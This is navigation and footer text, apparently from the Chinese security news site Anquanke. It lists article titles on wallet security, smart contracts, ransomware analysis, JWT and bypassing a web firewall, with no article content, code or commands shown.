- [360 | 数字货币钱包APP安全威胁概况](#)
- [以太坊智能合约安全入门了解一下（下）](#)
- [对恶意勒索软件Samsam多个变种的深入分析](#)
- [360 | 数字货币钱包安全白皮书](#)
- [Json Web Token历险记](#)
- [揪出底层的幽灵：深挖寄生灵Ⅱ](#)
- [简单五步教你如何绕过安全狗](#)

热门推荐



安全客

- 关于我们
- 加入我们
- 联系我们
- 用户协议

商务合作

- 合作内容
- 联系方式
- 友情链接

内容须知

- 投稿须知
- 转载须知

合作单位



